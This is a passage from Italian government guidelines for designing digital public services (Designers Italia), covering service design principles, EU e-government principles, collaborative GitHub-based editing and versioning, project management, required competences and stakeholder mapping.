Focalizzarsi sulle priorità e tradurre gli obiettivi in indicatori misurabili	Definire in modo esplicito obiettivi, destinatori del servizio e stakeholder coinvolti nel processo di progettazione. Predisporre un set di indicatori per misurare l'efficacia del servizio	Service Design	Co-design workshop <sup>5</sup> Human-centered KPI (in lavorazione)
In fase di progettazione o riprogettazione di un servizio, chiarire e rappresentare le future funzionalità del servizio	Mappatura delle funzioni (user stories) del servizio e realizzazione di un prototipo	Prototyping	User stories <sup>6</sup> Wireframe kit <sup>7</sup> UI Kit <sup>8</sup>
Favorire il raggiungimento degli obiettivi anche attraverso il pieno coinvolgimento dei fornitori di servizi	Inserire nei capitolati di gara un riferimento esplicito al rispetto delle linee guida per il design dei servizi e relativi riferimenti normativi	Linee guida di design per i servizi digitali della PA <sup>9</sup>	
Miglioramento progressivo di un servizio esistente	Adottare un'organizzazione del lavoro orientata al miglioramento continuo delle soluzioni, anche attraverso attività di manutenzione evolutiva e ricorso a test A/B	Accessibilità A/B Test	A/B Test <sup>10</sup>
Rendere i servizi accessibili a tutti gli utenti, secondo un principio di inclusività	Rendere accessibili aspetto, contenuti, struttura, comportamento secondo i requisiti di legge	Accessibilità	
Permettere all'utente di raggiungere in modo semplice le informazioni e i servizi desiderati, secondo criteri comuni alla intera PA	Progettare, prototipare e testare l'architettura informativa del servizio, adottando i criteri standard di organizzazione delle informazioni della PA	Architettura dell'Informazione	Information Architecture <sup>11</sup> Wireframe kit <sup>12</sup>
Rendere i contenuti trovabili dagli utenti sui motori di ricerca	Produrre contenuti utilizzando le regole SEO previste nelle linee guida	SEO	SEO <sup>13</sup>
Semplificare il linguaggio dei siti della Pubblica amministrazione e dei documenti amministrativi	Pubblicare contenuti e documenti sul web rispettando gli obblighi normativi e utilizzando le regole contenute nella guida al linguaggio	Linguaggio	Content Kit <sup>14</sup>
Comprendere i bisogni a cui il servizio intende dare risposta. Osservare come gli utenti interagiscono con il servizio	Condurre interviste agli utenti e test di usabilità	Usabilità Ricerche qualitative	User Interviews <sup>15</sup> Usability test <sup>16</sup>
Analizzare esperienza d'uso del sito da parte degli utenti mediante i dati delle visite relative al servizio offerto	Utilizzo di un sistema di web analytics e interpretazione dei dati quantitativi	Web analytics	Kit Web analytics <sup>17</sup>
Costruire, con un risparmio di tempi e costi, interfacce utente facili da usare, anche su dispositivi mobile	Utilizzare lo UI kit della PA per progettare l'interfaccia del sito. E' possibile utilizzare direttamente il kit di sviluppo Bootstrap Italia	UI Kit <sup>18</sup>	Web development kit <sup>19</sup> UI Kit <sup>20</sup>
Utilizzare soluzioni comuni per tipologie di enti in modo da ridurre tempi, costi ed essere più efficaci	Utilizzare starter kit specifici per tipologie di enti, quando disponibili all'interno delle linee guida	Kit di sviluppo e design	Kit per i siti web dei comuni <sup>21</sup> Kit per i siti delle scuole (in lavorazione)
Offrire ai cittadini un'esperienza di autenticazione ai servizi e di pagamento facile e comune ai diversi servizi della pubblica amministrazione	Prevedere un'esperienza d'uso basata sulle piattaforme abilitanti (es. spid, pagopa)	Normativa	UI Kit <sup>22</sup> Wireframe kit <sup>23</sup>
<b>1.1. I cittadini al centro</b>			<b>5</b>
Gestire i dati dei cittadini nel rispetto della privacy e del GDPR	Includere nel processo di progettazione di un servizio i temi GDPR in un'ottica	In corso di pubblica-	GDPR KIT (in lavorazione)

Per discutere sul design dei servizi pubblici è disponibile il nostro [forum](#)<sup>24</sup>. Per collaborare alle linee guida è possibile usare gli strumenti descritti di seguito.

## 1.2 Sviluppo collaborativo

Le linee guida sono un documento pubblico, e chiunque può partecipare al processo di revisione e aggiornamento attraverso gli strumenti messi a disposizione attraverso GitHub, in particolare le [issues](#)<sup>25</sup> (per le discussioni) e le [pull request](#)<sup>26</sup> (per le proposte di modifica).

I contenuti delle linee guida sono scritti in file .rst e possono essere aggiornati via GitHub. Qui è disponibile una [guida alla sintassi RST](#)<sup>27</sup>.

Altre risorse per l'editing in formato .rst:

[Editor per il testo](#)<sup>28</sup>

[Editor per le tabelle](#)<sup>29</sup>

[Estensione Chrome per Google spreadsheet](#)<sup>30</sup>

[Altro](#)<sup>31</sup>

Le linee guida di design hanno senso solo se viste come un sistema in continua evoluzione, che segue le roadmap pubblicate in ciascuna delle sezioni di [Designers Italia](#)<sup>32</sup>. Solo adottando un'ottica di miglioramento continuo possiamo sperare di renderle efficaci e utili per tutte le Pubbliche Amministrazioni. Poiché le linee guida evolvono continuamente (diciamo con frequenza mensile) diventa fondamentale introdurre il versionamento che consente di tenere traccia delle diverse *release* nel tempo. Grazie al versionamento, chi realizza siti aderenti alle linee guida può fare riferimento ad una precisa versione (da citare, ad esempio, quando si partecipa ad un bando di gara).

---

<sup>5</sup> <https://designers.italia.it/kit/co-design-workshop/>

<sup>6</sup> <https://designers.italia.it/kit/user-stories/>

<sup>7</sup> <https://designers.italia.it/kit/wireframe-kit/>

<sup>8</sup> <https://designers.italia.it/kit/ui-kit/>

<sup>9</sup> <https://docs.italia.it/italia/designers-italia/design-linee-guida-docs/>

<sup>10</sup> <https://designers.italia.it/kit/ab-test/>

<sup>11</sup> <https://designers.italia.it/kit/information-architecture/>

<sup>12</sup> <https://designers.italia.it/kit/wireframe-kit/>

<sup>13</sup> <https://designers.italia.it/kit/SEO/>

<sup>14</sup> <https://designers.italia.it/kit/content-kit/>

<sup>15</sup> <https://designers.italia.it/kit/user-interviews/>

<sup>16</sup> <https://designers.italia.it/kit/usability-test/>

<sup>17</sup> <https://designers.italia.it/kit/analytics/>

<sup>18</sup> <https://designers.italia.it/kit/ui-kit/>

<sup>19</sup> <https://designers.italia.it/kit/web-development-kit/>

<sup>20</sup> <https://designers.italia.it/kit/ui-kit/>

<sup>21</sup> <https://github.com/italia/design-comuni-prototipi>

<sup>22</sup> <https://designers.italia.it/kit/ui-kit/>

<sup>23</sup> <https://designers.italia.it/kit/wireframe-kit/>

<sup>24</sup> <https://forum.italia.it/c/design>

<sup>25</sup> <https://guides.github.com/features/issues/>

<sup>26</sup> <https://help.github.com/articles/about-pull-requests/>

<sup>27</sup> <http://docutils.sourceforge.net/docs/user/rst/quickref.html>

<sup>28</sup> <http://rst.ninjs.org/>

<sup>29</sup> <http://truben.no/table/>

<sup>30</sup> <https://chrome.google.com/webstore/detail/markdowntablemaker/cofkbfgmijancldooemafafokhhaeold>

<sup>31</sup> <http://docutils.sourceforge.net/docs/user/links.html#editors>

<sup>32</sup> <https://designers.italia.it/>

## 1.3 Version control e release della documentazione

Le linee guida beneficiano del *version control system* di GitHub, per cui esiste una traccia pubblica di tutte le modifiche effettuate e dei relativi autori. Le linee guida di design adottano un sistema di release basato sui tag di GitHub. Ogni release è etichettata secondo un sistema basato su anno e versione. Le versioni sono espresse attraverso un numero progressivo. Il sistema delle release è in vigore dal 2017, quindi la prima release delle linee guida è 2017.1 (prima release del 2017). I nuovi contenuti e le modifiche a contenuti esistenti dopo essere approvati vengono pubblicati nella *versione «bozza» delle linee guida*, disponibile per una discussione pubblica e revisione da parte della community ma priva di valore ufficiale. Solo successivamente, in occasione di una nuova release delle linee guida, il team di Designers Italia decide di consolidarle e farle confluire, dopo eventuali modifiche, nella *versione ufficiale stabile delle linee guida*.

## 1.4 Stile della documentazione

Le linee guida sono scritte seguendo la *style guide di redazione dei testi pubblici*. In particolare:

- linguaggio semplice e comprensibile ad un pubblico ampio;
- brevità e uso di elenchi;
- ricorso ad esempi, meglio se supportati da immagini e link.

## 1.5 Consultazione della documentazione

La documentazione è disponibile su *Docs Italia*, la piattaforma di gestione della documentazione pubblica creata da *Team per la Trasformazione Digitale*<sup>33</sup>. Tutti i documenti di Docs Italia possono essere fruiti anche in formato .epub e .pdf.

## 1.6 Kit di sviluppo e di design

Il progetto di design dei servizi pubblici digitali prevede che oltre al rilascio di linee guida ci sia il rilascio di kit di sviluppo e di design per i siti pubblici (ad es. icon kit, kit di sviluppo, ecc.). I kit - e la documentazione dei kit - possono essere citati all'interno delle linee guida, ma non sono contenuti all'interno di questo repository. I kit sono espressione delle linee guida, ma il versionamento delle linee guida e quello dei kit sono processi indipendenti.

Vai ai kit per il design dei servizi digitali della Pubblica Amministrazione<sup>34</sup>

Vai ai kit di sviluppo<sup>35</sup>

---

<sup>33</sup> <https://teamdigitale.governo.it/>

<sup>34</sup> <https://designers.italia.it/kit/>

<sup>35</sup> <https://designers.italia.it/kit/web-development-kit/>





---

### Service design

---

---

#### Conclusa la fase di consultazione

Lunedì 14 giugno si è chiusa ufficialmente la fase di consultazione delle nuove Linee guida di design per i servizi web della Pubblica Amministrazione<sup>36</sup>.

Per approfondire<sup>37</sup>.

---

Con l'adozione delle metodologie di service design si intende migliorare la progettazione e quindi le caratteristiche di un servizio, orientando funzionalità, processi e componenti intorno alle effettive esigenze degli utenti. Il servizio digitale erogato deve essere di facile utilizzo, eventualmente corredato da un contesto di informazioni sintetiche e chiare.

### 2.1 Principi di design dei servizi

---

#### Conclusa la fase di consultazione

Lunedì 14 giugno si è chiusa ufficialmente la fase di consultazione delle nuove Linee guida di design per i servizi web della Pubblica Amministrazione<sup>38</sup>.

Per approfondire<sup>39</sup>.

---

<sup>36</sup> <https://docs.italia.it/italia/design/lg-design-servizi-web>

<sup>37</sup> <https://designers.italia.it/notizie/Conclusa-la-fase-di-consultazione-delle-Linee-Guida-di-design/>

<sup>38</sup> <https://docs.italia.it/italia/design/lg-design-servizi-web>

<sup>39</sup> <https://designers.italia.it/notizie/Conclusa-la-fase-di-consultazione-delle-Linee-Guida-di-design/>

### 2.1.1 Principi di service design

Il service design è un approccio alla progettazione che si occupa di definire come si svolge la relazione tra un utente e un'organizzazione, generando un'esperienza di qualità per entrambe le parti coinvolte e agevolando il raggiungimento del risultato desiderato.

Quando l'organizzazione è la Pubblica Amministrazione l'utente è un cittadino: l'interazione avviene tramite una serie di canali (chiamati *touchpoint*) che definiscono le possibilità di relazione tra le due parti, fornendo da un lato al cittadino degli strumenti per svolgere attività specifiche e raggiungere i propri obiettivi, e dall'altro lato alla Pubblica Amministrazione un modo per rendere disponibili i propri servizi.

In fase di progettazione dei servizi ci sono alcune raccomandazioni da seguire.

**Partire dai bisogni dei cittadini** Significa indagare, attraverso attività di user research (come i web analytics o la realizzazione di interviste e focus group) in che modo l'utente utilizza il sistema, e fare in modo che tutte le funzionalità siano disegnate intorno alle sue esigenze e modelli mentali, consentendogli di ottenere facilmente e rapidamente ciò di cui ha bisogno, senza passaggi inutili e con istruzioni comprensibili. I servizi devono essere progettati intorno ai bisogni cittadini e non sulla base delle esigenze delle organizzazioni che li erogano

**Trasparenza e collaborazione** I servizi pubblici devono seguire i principi della trasparenza, fin dalle fasi iniziali. I progetti devono essere documentati in modo chiaro e aperto, per far capire gli obiettivi, favorire la collaborazione a tutti i livelli e costruire una base di conoscenze comune all'interno della Pubblica Amministrazione e tra la Pubblica Amministrazione e i cittadini. I servizi offerti devono essere semplici e chiari, in modo che il cittadino riesca a orientarsi e sia autonomo nel comprendere cosa deve fare per raggiungere lo scopo o per fare quanto gli viene richiesto. Le informazioni che supportano questo processo devono essere puntuali, non ridondanti e aggiornate. I cittadini, infine, devono avere la possibilità di esprimere feedback sull'efficacia del servizio offerto.

**Tra standard e personalizzazione** La progettazione dei servizi deve utilizzare al meglio metodologie, tecnologie, componenti standard indicate nel [Piano per l'informatica nella pubblica amministrazione](#)<sup>40</sup>, nelle linee guida tecniche di attuazione del Piano e in particolare in queste linee guida per il design dei servizi pubblici. La standardizzazione è fondamentale per favorire la sostenibilità e l'efficacia, consentendo di progettare ogni nuovo servizio partendo da componenti già esistenti e concentrare le risorse disponibili sugli elementi di unicità del servizio, senza dover «reinventare ogni volta la ruota».

**Dal digitale alla multicanalità** Sempre più spesso, il digitale è il più importante punto di contatto e di erogazione del servizio. Secondo il [principio della UE](#)<sup>41</sup> “digitale by default” il servizio deve essere organizzato in forma digitale, e a partire da questo bisogna progettare altri punti di contatto con il cittadino in modo da abbracciare un'ottica multicanale, che consideri in modo integrato ogni modalità di erogazione del servizio, digitale e fisica.

**Semplificare** È fondamentale progettare servizi concreti, creare un rapporto di fiducia tra cittadino e Pubblica Amministrazione. Il design è punto di incontro tra tecnologie e persone: semplificare e sottrarre ogni volta che è possibile, ridurre la complessità e concentrarsi sui bisogni effettivi degli utenti.

**Misurare i risultati** È necessario individuare gli obiettivi da raggiungere, in termini di funzionalità e processi, insieme alle metriche in grado di valutare il successo e il gradimento del progetto. I sistemi di misurazione devono essere sintetici (pochi indicatori chiave) e specifici (cioè strettamente legati al servizio che si intende misurare).

Il processo di design dei servizi si basa sull'idea che tutte le fasi – dall'ideazione alla realizzazione di un servizio – debbano essere costruite sui bisogni degli utenti. Per lo stesso motivo, le principali metriche di valutazione della efficacia di un servizio sono il livello di adozione, che si esprime in termini di copertura del servizio (quanti lo usano) e frequenza d'uso, e il gradimento da parte degli utenti.

La creazione di un sistema di valutazione misurabile è fondamentale per avviare un sostenere un percorso di miglioramento continuo.

---

<sup>40</sup> [https://pianotriennale-ict.readthedocs.io/it/latest/doc/07\\_strumenti-per-la-generazione-e-la-diffusione-di-servizi-digitali.html](https://pianotriennale-ict.readthedocs.io/it/latest/doc/07_strumenti-per-la-generazione-e-la-diffusione-di-servizi-digitali.html)

<sup>41</sup> <http://eur-lex.europa.eu/legal-content/IT/TXT/PDF/?uri=CELEX:52016DC0179&from=EN>

### Esempi di indicatori

La frequenza di utilizzo di un servizio digitale, la sua diffusione nella popolazione, il costo di erogazione di una singola prestazione. È possibile anche monitorare il livello di soddisfazione degli utenti, per esempio effettuando periodicamente test di usabilità che consentano di valutare la facilità d'uso di un servizio e contestualmente intraprendere azioni di miglioramento continuo.

Per esempio, in un sistema di fatturazione elettronica, un obiettivo potrebbe essere quello di “avere un processo per cui non è mai necessario stampare fatture”. Quando possibile, si raccomanda di usare metriche oggettive piuttosto che dati ricavati da questionari o rilevazioni. Per esempio, considerando il “numero di fatture stampate tradizionalmente” come un indicatore di inadeguatezza del sistema o il “numero di fatture inviate elettronicamente” come fattore di successo.

**Miglioramento continuo** Il progetto parte dai bisogni degli utenti e prevede di usare i prototipi per esplorare rapidamente alcune possibili risposte a questi bisogni. Una volta identificata una strada, si comincia rilasciando una prima versione e gradualmente attivando nuove funzionalità derivate dai feedback degli utenti e dalla comprensione di cosa serva veramente. L'utilizzo di un approccio di data-driven design è funzionale a capire cosa serva veramente alle persone, evitare di creare servizi e funzionalità inutili, concentrarsi sull'essenziale e migliorarlo progressivamente.

## 2.1.2 Principi generali per l'e-government

Il piano di azione della UE per l'e-government ha varato un [piano di azione 2016-2020](#)<sup>42</sup> che riporta i seguenti principi generali, coerenti con i principi di service design e con le linee guida di design dei servizi pubblici italiani

**Digitale per definizione:** le pubbliche amministrazioni dovrebbero fornire servizi digitali (comprese informazioni leggibili dalle macchine) come opzione preferita (pur mantenendo aperti altri canali per chi non dispone di una connessione a internet per scelta o per necessità). Inoltre i servizi pubblici dovrebbero essere forniti tramite un unico punto di contatto o uno sportello unico e attraverso diversi canali.

**Principio «una tantum»:** le pubbliche amministrazioni dovrebbero evitare di chiedere ai cittadini e alle imprese informazioni già fornite. Nei casi in cui sia consentito, gli uffici della pubblica amministrazione dovrebbero adoperarsi per riutilizzare internamente tali informazioni, nel rispetto delle norme in materia di protezione dei dati, in modo che sui cittadini e sulle imprese non ricadano oneri aggiuntivi.

**Inclusione e accessibilità:** le pubbliche amministrazioni dovrebbero progettare servizi pubblici digitali che siano per definizione inclusivi e che vengano incontro alle diverse esigenze delle persone, ad esempio degli anziani e delle persone con disabilità.

**Apertura e trasparenza:** le pubbliche amministrazioni dovrebbero scambiarsi le informazioni e i dati e permettere a cittadini e imprese di accedere ai propri dati, di controllarli e di correggerli; permettere agli utenti di sorvegliare i processi amministrativi che li vedono coinvolti; coinvolgere e aprirsi alle parti interessate (ad esempio imprese, ricercatori e organizzazioni senza scopo di lucro) nella progettazione e nella prestazione dei servizi.

**Transfrontaliero per definizione:** le pubbliche amministrazioni dovrebbero rendere disponibili a livello transfrontaliero i servizi pubblici digitali rilevanti e impedire un'ulteriore frammentazione, facilitando in tal modo la mobilità all'interno del mercato unico.

**Interoperabile per definizione:** i servizi pubblici dovrebbero essere progettati in modo da funzionare senza problemi e senza soluzione di continuità in tutto il mercato unico e al di là dei confini organizzativi, grazie alla libera circolazione dei dati e dei servizi digitali nell'Unione Europea.

**Fiducia e sicurezza:** tutte le iniziative dovrebbero andare oltre la semplice conformità con il quadro normativo in materia di protezione dei dati personali, tutela della vita privata e sicurezza informatica, integrando questi elementi sin dalla fase di progettazione. Si tratta di presupposti importanti per rafforzare la fiducia nei servizi digitali e favorirne la diffusione.

<sup>42</sup> <http://eur-lex.europa.eu/legal-content/IT/TXT/PDF/?uri=CELEX:52016DC0179&from=EN>

## 2.2 Gestione dei progetti

---

### Conclusa la fase di consultazione

Lunedì 14 giugno si è chiusa ufficialmente la fase di consultazione delle nuove Linee guida di design per i servizi web della Pubblica Amministrazione<sup>43</sup>.

Per approfondire<sup>44</sup>.

---

Per mettere in pratica i principi di service design all'interno di un percorso di progettazione è necessario organizzare le attività in modo da guidare il processo in modo solido, coinvolgendo gli utenti e allineando fase per fase il punto di vista di tutti i soggetti della Pubblica Amministrazione coinvolti.

Ecco alcuni aspetti di cui è necessario prendersi cura per impostare al meglio il progetto, e portarlo a termine con efficacia in coerenza rispetto ai principi di sviluppo dei progetti digitali previsti dal Piano Triennale per l'informatica<sup>45</sup>.

### 2.2.1 Project management

Ogni progetto di design deve prevedere determinati elementi per svilupparsi con efficienza.

- Una chiara **identificazione degli obiettivi**, che devono essere pochi, specifici, espressi in modo chiaro e misurabili.

DA NON FARE —> rifacimento design del sito web

DA FARE —> analisi e ridefinizione delle modalità di fruizione dei servizi x e y del servizio z

- L'**identificazione di un product owner**, una persona interna alla Pubblica Amministrazione che sappia rappresentare gli obiettivi dell'Amministrazione – incluso quello di mettere gli utenti al centro del processo di progettazione – e che abbia una chiara competenza sul servizio che si vuole digitalizzare e una chiara idea del risultato che si vuole ottenere. Per esempio, in un progetto di fatturazione elettronica, il product owner sarà una persona che conosce bene i processi di fatturazione e sarà in grado di guidare gli esecutori del progetto fornendo consigli e indicazioni su come inviare e processare tali fatture, i dati che queste devono contenere, ecc.
- L'**identificazione di un project manager** e la creazione di un team interdisciplinare dedicato al progetto, con competenze di ricerca, prototipazione e sviluppo di servizi. La composizione del team varia in relazione all'ampiezza del progetto e alle sue caratteristiche di base (nuovo servizio, redesign di servizio esistente, ottimizzazione di un servizio esistente).
- La **definizione degli strumenti e ambienti di gestione del progetto**, privilegiando strumenti di lavoro open source, aperti e collaborativi, ispirati a una metodologia agile. Per essere efficaci non basta che un team sia affiatato e comunichi, è necessario costruire un ambiente di lavoro aperto, in cui sia possibile produrre e sviluppare prodotti in modo collaborativo. I team di lavoro devono sentirsi parte di un network più ampio fondato sulle competenze e sul riconoscimento delle best practice internazionali. La Pubblica Amministrazione si è dotata di alcuni spazi di lavoro con queste caratteristiche, da [Docs Italia](https://docs.italia.it)<sup>46</sup> (documenti di progetto) a [Forum Italia](https://forum.italia.it/)<sup>47</sup> (forum di discussione) fino a GitHub Italia (condivisione codice sorgente). All'interno di Designers Italia [tutti i progetti](https://designers.italia.it/come-partecipo/)<sup>48</sup> possono contribuire concretamente ad alimentare il design system centrale, costruendo valore attraverso la collaborazione tra tutte le parti che compongono la Pubblica Amministrazione.

---

<sup>43</sup> <https://docs.italia.it/italia/design/ig-design-servizi-web>

<sup>44</sup> <https://designers.italia.it/notizie/Conclusa-la-fase-di-consultazione-delle-Linee-Guida-di-design/>

<sup>45</sup> [https://pianotriennale-ict.readthedocs.io/it/latest/doc/13\\_principi-per-lo-sviluppo-di-progetti-digitali.html](https://pianotriennale-ict.readthedocs.io/it/latest/doc/13_principi-per-lo-sviluppo-di-progetti-digitali.html)

<sup>46</sup> <https://docs.italia.it/>

<sup>47</sup> <https://forum.italia.it/>

<sup>48</sup> <https://designers.italia.it/come-partecipo/>

## Metodo di lavoro

In termini generali il design dei servizi richiede un percorso basato sull'analisi dei bisogni degli utenti, l'esplorazione di soluzioni attraverso la prototipazione rapida, l'esecuzione di una soluzione attraverso componenti di design e sviluppo tecnico, e infine un percorso di miglioramento continuo basato sulla misurazione dell'efficacia.

Un processo di design adeguato deve essere orientato ai risultati e deve quindi contemporaneamente:

- saper esplorare il problema;
- assicurarsi di ideare e costruire cose che servono;
- costruirle bene;
- avviare un percorso di miglioramento continuo.

Esistono diverse modalità pratiche “per fare design” e per organizzare i processi di progettazione, a partire dalle competenze chiave dei membri del gruppo di lavoro. Da questo punto di vista il processo di service design è perfettamente compatibile con modalità di lavoro lean e agile, tipiche dei processi di produzione di tecnologie digitali così importanti nello sviluppo dei servizi digitali. È possibile strutturare il percorso di progettazione per sprint di lavoro successivi, svolgendo dei cicli rapidi di ascolto dell'utente, ideazione di soluzioni, prototipazione, e continuare a iterare in questo modo facendo evolvere man mano il prototipo in una soluzione solida, da rendere disponibile a tutti.

## Tipologie di progetti

Per favorire la nascita di una nuova generazione di servizi digitali, le Pubbliche Amministrazioni devono attivare percorsi di design dei servizi che possiamo classificare in tre aree.

**Ottimizzazione di servizi esistenti** Nel caso di ottimizzazione di servizi esistenti è necessario prima di tutto raccogliere tutti i dati disponibili relativi al loro utilizzo attuale (tramite *web analytics*, interviste utente oppure *usability test*) e analizzarli per capire quali sono le maggiori criticità e opportunità di miglioramento. Sulla base di questi elementi sarà possibile mappare l'attuale esperienza utente dei diversi profili coinvolti (*user journey*), evidenziare le criticità e immaginare quali percorsi è necessario migliorare (*user stories*). Le *user stories* sono il punto di partenza per riprogettare i flussi di interazione e le interfacce del servizio, effettuando interventi mirati.

**Riprogettazione di servizi esistenti in chiave digitale** Nel caso di processi di digitalizzazione di servizi esistenti bisognerà adottare una prospettiva più ampia in fase iniziale, per capire al meglio le necessità degli utenti coinvolti (*personas*) e le potenzialità delle piattaforme digitali nel migliorare la loro esperienza d'uso. In questa fase sarà necessario capire l'intero sistema che supporta l'erogazione del servizio (*system map*) e verificare quali aspetti possono essere digitalizzati e quali no, e capire come le due dimensioni si integrano. Terminati questi passaggi sarà possibile identificare le funzionalità chiave del servizio digitale e iniziare l'attività di progettazione, sempre attraverso la creazione di storie (*user stories*) che possono guidare l'attività di design e sviluppo in parallelo. In corso di sviluppo del prototipo, sarà bene verificare con gli utenti l'avanzamento in modo da validare la direzione progettuale e l'usabilità del servizio (test di usabilità).

Ogni volta che si progetta un servizio digitale bisogna analizzare e riprogettare anche le altre forme di interazione con il cittadino relative a quel servizio (per esempio attraverso uffici aperti al pubblico). Possiamo distinguere diverse forme di relazione tra canali digitali e canali tradizionali di offerta di un servizio. In alcuni casi, i servizi digitali arricchiscono e supportano servizi che utilizzano canali fisici (ad esempio, il servizio digitale che permette di prendere un appuntamento per il rinnovo della carta d'identità in Comune); in altri casi, offrono soluzioni alternative al cittadino (per esempio il servizio che permette di ottenere un certificato on line e in alternativa andare a richiederlo allo sportello di un Comune). In casi ulteriori, infine, l'attivazione di un servizio digitale può produrre lo “spegnimento” delle modalità tradizionali di offerta del servizio (per esempio una procedura on line di partecipazione ai bandi che sostituisce la consegna di un modulo cartaceo): in questi casi si parla di “switch off” di un servizio.

**Creazione di nuovi servizi** L'attività di creazione di nuovi servizi necessita uno sguardo ancora più ampio, partendo dalla mappatura di tutti gli stakeholder coinvolti e delle loro reciproche relazioni. La comprensione dell'ecosistema aiuta a identificare quali attori è necessario coinvolgere o attivare, e quali dinamiche possono facilitare (o rendere

molto difficile) la costruzione e l'implementazione del progetto. Sempre in questa fase, sarà necessario raccogliere il punto di vista degli utenti tramite attività di ricerca sul campo (*intervista in contesto* e *osservazione*), per capire al meglio le loro attuali criticità e necessità. I risultati della fase di analisi dell'ecosistema e di ricerca possono essere utilizzati per facilitare una o più sessioni di co-progettazione (*co-design workshop*) dove stakeholder, progettisti e utenti vengono invitati a dialogare e svolgere una serie di esercizi di ideazione insieme, in modo da dare forma a delle proposte di soluzioni. I risultati delle fase di ideazione possono essere a loro volta formalizzati in una serie di proposte di design (*information architecture*, *flussi di esperienza* e *storie*), da prototipare e validare prima di procedere all'esecuzione finale del progetto.

Il punto di riferimento per la costruzione di un percorso di design dei servizi è il sito [Designers Italia](https://designers.italia.it/)<sup>49</sup> che, oltre alle presenti linee guida offre kit e case histories.

### 2.2.2 Le competenze per il design dei servizi

I processi sono importanti, ma lo sono ancora di più le competenze. Il design è un insieme di competenze funzionali e manageriali.

Le competenze funzionali vanno dalla conduzione di attività di ricerca con gli utenti alla prototipazione, fino alla capacità di progettazione e realizzazione di interfacce e contenuti. Queste competenze generano dei ruoli che possono variare in funzione delle caratteristiche del progetto e dell'assetto di un team. Questi ruoli possono richiedere specializzazioni verticali su temi specifici (es. visual design) o trasversali in grado di coprire diversi aspetti all'interno del processo progettuale (dalla ricerca alla prototipazione).

Le competenze manageriali includono la capacità di lavorare in team in modo collaborativo, gestire le relazioni con tutti gli attori coinvolti nel percorso di innovazione, avere un forte orientamento al raggiungimento degli obiettivi e misurare costantemente l'andamento dei progetti. Competenze essenziali riguardano aspetti come l'empatia e la comunicazione, la capacità di inquadrare i problemi e gestire l'incertezza, quella di passare rapidamente dalla teoria alla pratica e saper risolvere i problemi.

Designers Italia incoraggia e indirizza verso l'acquisizione di competenze di design, offrendo kit, guide e storie (*case histories*) e partecipando direttamente ad alcuni progetti della Pubblica Amministrazione.

Design dei servizi: verso una mappa delle competenze	
Competenze funzionali	Perché
Ricerca con gli utenti	Comprendere il bisogno
Prototipazione	Esplorare rapidamente soluzioni alternative
Realizzazione e gestione di un prodotto	Realizzare servizi efficaci per le persone
Competenze manageriali	
Orientamento ai risultati	Gestire l'incertezza, arrivare al risultato
Capacità di ascolto e di sintesi	Saper ascoltare gli altri e tradurre in elementi di valore per il progetto
Curiosità e apprendimento continuo	Ricerca e trovare nuove soluzioni ai bisogni
Teamwork	Favorire lo scambio di idee e la trasversalità
Problem solving	Inquadrare i problemi e produrre soluzioni, con concretezza

### 2.2.3 E-Procurement

Le attività di design dei servizi pubblici sono in carico alle Pubbliche Amministrazioni che possono accedere a competenze esterne secondo i classici strumenti di e-procurement disponibili. Designers Italia ha tra i suoi obiettivi quello di raccogliere e mettere a disposizione informazioni documenti costruiti allo scopo di facilitare le Amministrazioni nella stesura dei capitolati tecnici.

<sup>49</sup> <https://designers.italia.it/>

## 2.2.4 Identificazione delle priorità

Le Pubbliche Amministrazioni, a tutti i livelli, devono esprimere una migliore capacità di identificare le priorità e concentrarsi sulle cose importanti, costruirle bene e continuare a migliorarle nel tempo senza dispersione di energie, tempo e risorse. Lo strumento di coordinamento previsto dal Piano Triennale per la definizione delle priorità è quello della definizione [degli ecosistemi](#)<sup>50</sup>. La comprensione delle priorità deve essere effettuata:

- attraverso l'analisi e la gestione degli stakeholder;
- attivando una buona conoscenza dei bisogni degli utenti.

## 2.2.5 Il ruolo degli stakeholder

Il service design mette a disposizione dei progettisti e dei funzionari della Pubblica Amministrazione una serie di strumenti utili all'analisi delle necessità di tutti gli attori coinvolti, che aiutano a mettere a fuoco tutte le variabili necessarie e quindi gestire la complessità del progetto, strutturando il servizio in modo che sia usabile ed efficace per l'utente, e allo stesso tempo efficiente per gli operatori della Pubblica Amministrazione.

È fondamentale che tutte le persone che sono coinvolte a vario titolo nella ideazione e nella realizzazione di un servizio, a partire dai più alti livelli dell'Amministrazione che ne è responsabile, siano direttamente chiamate a provare direttamente il servizio e a valutarlo in tutti i suoi aspetti di funzionamento pratico, prima della sua effettiva uscita.

### System maps

Le mappature del sistema sono delle rappresentazioni sintetiche di tutti gli attori coinvolti nell'erogazione del servizio, e dei flussi di motivazioni e valori che scambiano. La mappatura del sistema guarda al servizio dall'alto, e cerca di rispondere alle seguenti domande:

- quali sono i soggetti coinvolti;
- quali interessi li motivano a partecipare al servizio;
- che cosa offre e riceve ciascun soggetto.

Le mappe di sistema hanno il vantaggio di descrivere in modo visivo e sintetico una serie di contenuti che diversamente andrebbero descritti in modo testuale o verbale. Il vantaggio della rappresentazione visiva è quello di semplificare la complessità, portando alla luce i tratti salienti del sistema. Le mappe di sistema aiutano a chiarire le idee all'interno di gruppi di lavoro estesi, allineando il punto di vista su come è strutturato il sistema e quali sono gli scambi di valori in corso. Le mappature aiutano a focalizzare la discussione, ragionando in modo partecipato rispetto agli elementi che funzionano o non funzionano di un sistema e come potrebbero essere migliorati. La mappatura del sistema può assumere diverse strutture a seconda delle esigenze del gruppo di lavoro:

**Stakeholder Map:** si tratta di un [diagramma a due assi](#)<sup>51</sup> che permette di mappare i diversi stakeholder coinvolti interrogandosi sulla loro partecipazione al progetto in questione. La mappa si costruisce partendo da due assi, relativi al livello di interesse e al tipo di influenza. Incrociando queste due variabili si ottengono quattro quadranti, che suggeriscono diverse tipologie di comportamento: per esempio se uno stakeholder è molto interessato ma poco influente sarà necessario tenerlo informato sugli avanzamenti del progetto ma nulla di più, mentre se uno stakeholder è molto influente ma poco interessato sarà necessario prestare attenzione alle sue esigenze e cercare di anticiparle. La matrice aiuta ad assumere il punto di vista di ciascun soggetto, capire gli interessi in gioco e agire di conseguenza.

**Ecosystem Map:** se prendiamo in considerazione un servizio e tutti i soggetti coinvolti nella sua erogazione (dall'utente finale all'operatore della Pubblica Amministrazione) possiamo descrivere le loro relazioni evidenziando i passaggi di informazioni, documenti, denaro o altro valore, che intercorrono tra l'uno e l'altro. Le [mappe di sistema](#)<sup>52</sup> vengono costruite mettendo al centro il cittadino, e disponendo attorno a lui tutti i soggetti interessati: più vicino quelli

<sup>50</sup> [https://pianotriennale-ict.readthedocs.io/it/latest/doc/06\\_ecosistemi.html](https://pianotriennale-ict.readthedocs.io/it/latest/doc/06_ecosistemi.html)

